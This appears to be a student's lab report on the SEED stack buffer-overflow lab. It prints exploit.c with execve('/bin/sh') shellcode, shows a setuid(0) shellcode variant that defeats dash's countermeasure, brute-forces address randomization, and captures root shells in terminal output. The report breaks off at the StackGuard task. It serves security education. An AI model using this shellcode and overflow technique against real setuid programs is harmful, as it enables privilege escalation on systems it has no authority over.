
Exploiting the Vulnerability

A screenshot of a C code editor window. The window has a menu bar with 'File', 'Edit', 'Selection', 'Find', 'View', 'Goto', 'Tools', and 'Project'. Below the menu bar are three tabs: 'call_shellcode.c', 'stack.c', and 'exploit.c'. The 'exploit.c' tab is active, showing a C program. The code defines a buffer of 517 bytes, initializes it with 0x90 (NOP instructions), and then fills it with shellcode. The shellcode is defined in the 'call_shellcode.c' tab. The main function opens a file named 'badfile' and writes the buffer to it. The status bar at the bottom shows 'Line 33, Column 26', 'Spaces: 4', and 'C'.

```
13     "\x50"                /* pushl   %eax                */
14     "\x53"                /* pushl   %ebx                */
15     "\x89\xe1"            /* movl    %esp,%ecx           */
16     "\x99"                /* cdq                                */
17     "\xb0\x0b"            /* movb    $0x0b,%al           */
18     "\xcd\x80"            /* int     $0x80                */
19 ;
20
21 void main(int argc, char **argv)
22 {
23     char buffer[517];
24     FILE *badfile;
25
26     /* Initialize buffer with 0x90 (NOP instruction) */
27     memset(&buffer, 0x90, 517);
28
29     /* You need to fill the buffer with appropriate contents here */
30     *(buffer+112) = 0x40;
31     *(buffer+113) = 0xec;
32     *(buffer+114) = 0xff;
33     *(buffer+115) = 0xbf;
34
35     int end = sizeof(buffer) - sizeof(shellcode);
36
37     int i;
38
39     for(i = 0; i< sizeof(shellcode); i++)
40         buffer[end+i] = shellcode[i];
41
42     /* Save the contents to the file "badfile" */
43     badfile = fopen("./badfile", "w");
44     fwrite(buffer, 517, 1, badfile);
45     fclose(badfile);
46 }
47
48
```

The address 0xbffec40 is placed at 112 bytes from the start of buffer as this was calculated to be the address of the place where return address is stored. So now, the return address will contain 0xbffec40 and the program will jump to one of the NOP instructions from where it will go to our shellcode.

Executing the vulnerable program to obtain shell

A terminal window titled "Terminal" with a menu bar (File, Edit, View, Search, Terminal, Help) and system status (9:54 AM, eduardo-argueta). The terminal shows the following commands and output:

```
[03/16/20]seed@VM:~/buff$ gcc -o exploit exploit.c
[03/16/20]seed@VM:~/buff$ ./exploit
[03/16/20]seed@VM:~/buff$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

After compiling and executing both exploit.c and then executing stack, a root shell is successfully obtained. The shell has effective UID = 0 (root)

TASK 3:

Defeating dash's countermeasure


First we revert the changed we did to the symbolic link of `/bin/sh`, so that now it points back to `/bin/dash`



A terminal window titled "Terminal" with a menu bar (File, Edit, View, Search, Terminal, Help) and a status bar (10:17 AM, eduardo-argueta). The terminal shows the command `sudo ln -sf /bin/dash /bin/sh` being executed. The prompt is `[03/16/20]seed@VM:~/buff$`. The terminal has a dark purple background and a vertical dock on the left with icons for various applications.

```
[03/16/20]seed@VM:~/buff$ sudo ln -sf /bin/dash /bin/sh
[03/16/20]seed@VM:~/buff$
```


Executing dash_shell_test.c



```
Terminal
[03/16/20]seed@VM:~/buff$ gcc dash_shell_test.c -o dash_she
[03/16/20]seed@VM:~/buff$ sudo chown root dash_shell_test
[03/16/20]seed@VM:~/buff$ sudo chmod 4755 dash_shell_test
[03/16/20]seed@VM:~/buff$ ./dash_shell_test
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ exit
[03/16/20]seed@VM:~/buff$ gcc dash_shell_test.c -o dash_she
[03/16/20]seed@VM:~/buff$ sudo chown root dash_shell_test
[03/16/20]seed@VM:~/buff$ sudo chmod 4755 dash_shell_test
[03/16/20]seed@VM:~/buff$ ./dash_shell_test
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

Without the `setuid(0)` call the shell has `uid = 1000` and is not a root shell. With `setuid(0)` call the program has `uid=0` and is a root shell.

Adding setuid(0) to our shellcode



```
1  /* exploit.c */
2
3  /* A program that creates a file containing code for launching shell*/
4  #include <stdlib.h>
5  #include <stdio.h>
6  #include <string.h>
7  char shellcode[]=
8      "\x31\xc0" /* Line 1: xorl %eax,%eax */
9      "\x31\xdb" /* Line 2: xorl %ebx,%ebx */
10     "\xb0\xd5" /* Line 3: movb $0xd5,%al */
11     "\xcd\x80" /* Line 4: int $0x80 */
12
13     "\x31\xc0"      /* xorl    %eax,%eax      */
14     "\x50"          /* pushl   %eax           */
15     "\x68" "//sh"    /* pushl   $0x68732f2f    */
16     "\x68" "/bin"    /* pushl   $0x6e69622f    */
17     "\x89\xe3"      /* movl    %esp,%ebx     */
18     "\x50"          /* pushl   %eax           */
19     "\x53"          /* pushl   %ebx           */
20     "\x89\xe1"      /* movl    %esp,%ecx     */
21     "\x99"          /* cdq     %eax           */
22     "\xb0\x0b"      /* movb    $0x0b,%al     */
23     "\xcd\x80"      /* int     $0x80          */
24 ;
25
26 void main(int argc, char **argv)
27 {
28     char buffer[517];
29     FILE *badfile;
30
31     /* Initialize buffer with 0x90 (NOP instruction) */
32     memset(&buffer, 0x90, 517);
33
34     /* You need to fill the buffer with appropriate contents here */
35     *(buffer+112) = 0x40;
36     *(buffer+113) = 0xec;
37     *(buffer+114) = 0xff;
```

The top 4 lines are added to execute setuid(0) before the rest of the program is executed ((0xd5 is setuid() system call number)

A terminal window with a dark purple background and a light blue title bar. The title bar contains the text "Terminal File Edit View Search Terminal Help" and system icons on the right. On the left side of the terminal, there is a vertical dock with several application icons: a gear, a notepad, a terminal window with a red 'S', a red square icon, a folder, a blue square icon, the Firefox logo, a gear with a wrench, a terminal window with a green prompt, and a trash can. The terminal text shows the user 'seed' at host 'VM' in directory '~/buff' compiling 'exploit.c' to 'exploit', running it, and then running './stack'. After typing '# id', the output shows 'uid=0(root)' and several groups, indicating a root shell. The prompt changes from '\$' to '#'.


```
[03/16/20]seed@VM:~/buff$ gcc -o exploit exploit.c
[03/16/20]seed@VM:~/buff$ ./exploit
[03/16/20]seed@VM:~/buff$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

After changing the shellcode to include `setuid(0)`, the uid of the resulting shell is 0 (root) as compared to 1000 (seed). The program now has real user id of root

TASK 4:

Defeating Address Randomization

The Address randomization is turned on for this.


A terminal window with a dark purple background and a light blue title bar. The title bar contains the text "Terminal File Edit View Search Terminal Help" and system icons on the right. The terminal shows the following commands and output:

```
[03/16/20]seed@VM:~/buff$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[03/16/20]seed@VM:~/buff$ ./stack
Segmentation fault
[03/16/20]seed@VM:~/buff$
```

On the left side of the terminal window, there is a vertical dock with several application icons: a gear, a notepad, a terminal, a file manager, a web browser, a settings icon, a terminal icon, and a trash can.

Executing the stack program after this results in Segmentation fault because the address of the program stack has changed and the addresses provided in the badfile do not contain a valid execution address.

Using Bruteforce




```
Terminal File Edit View Search Terminal Help 10:57 AM eduardo-argueta
The program has been running 161925 times so far.
./brute.sh: line 14: 7439 Segmentation fault      ./stack
2 minutes and 7 seconds elapsed.
The program has been running 161926 times so far.
./brute.sh: line 14: 7440 Segmentation fault      ./stack
2 minutes and 7 seconds elapsed.
The program has been running 161927 times so far.
./brute.sh: line 14: 7441 Segmentation fault      ./stack
2 minutes and 7 seconds elapsed.
The program has been running 161928 times so far.
./brute.sh: line 14: 7442 Segmentation fault      ./stack
2 minutes and 7 seconds elapsed.
The program has been running 161929 times so far.
./brute.sh: line 14: 7443 Segmentation fault      ./stack
2 minutes and 7 seconds elapsed.
The program has been running 161930 times so far.
./brute.sh: line 14: 7444 Segmentation fault      ./stack
2 minutes and 7 seconds elapsed.
The program has been running 161931 times so far.
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

If keep executing the program with Address randomization turned on, we will eventually be able to land on an address which we intend to. The program is executed in a while(1) loop and after running for 161931 times the shell was invoked. So it can be seen that the Address randomization is not very effective.

TASK 5:

Turning on StackGuard Protection

Recompiling and executing the program with stackGuard turned on.

A terminal window with a dark purple background and a light blue sidebar on the left containing various application icons. The terminal title bar reads "Terminal File Edit View Search Terminal Help" and shows system status icons (up/down arrow, "En", speaker) and the time "11:05 AM" next to the username "eduardo-argueta". The command history in the terminal is as follows:

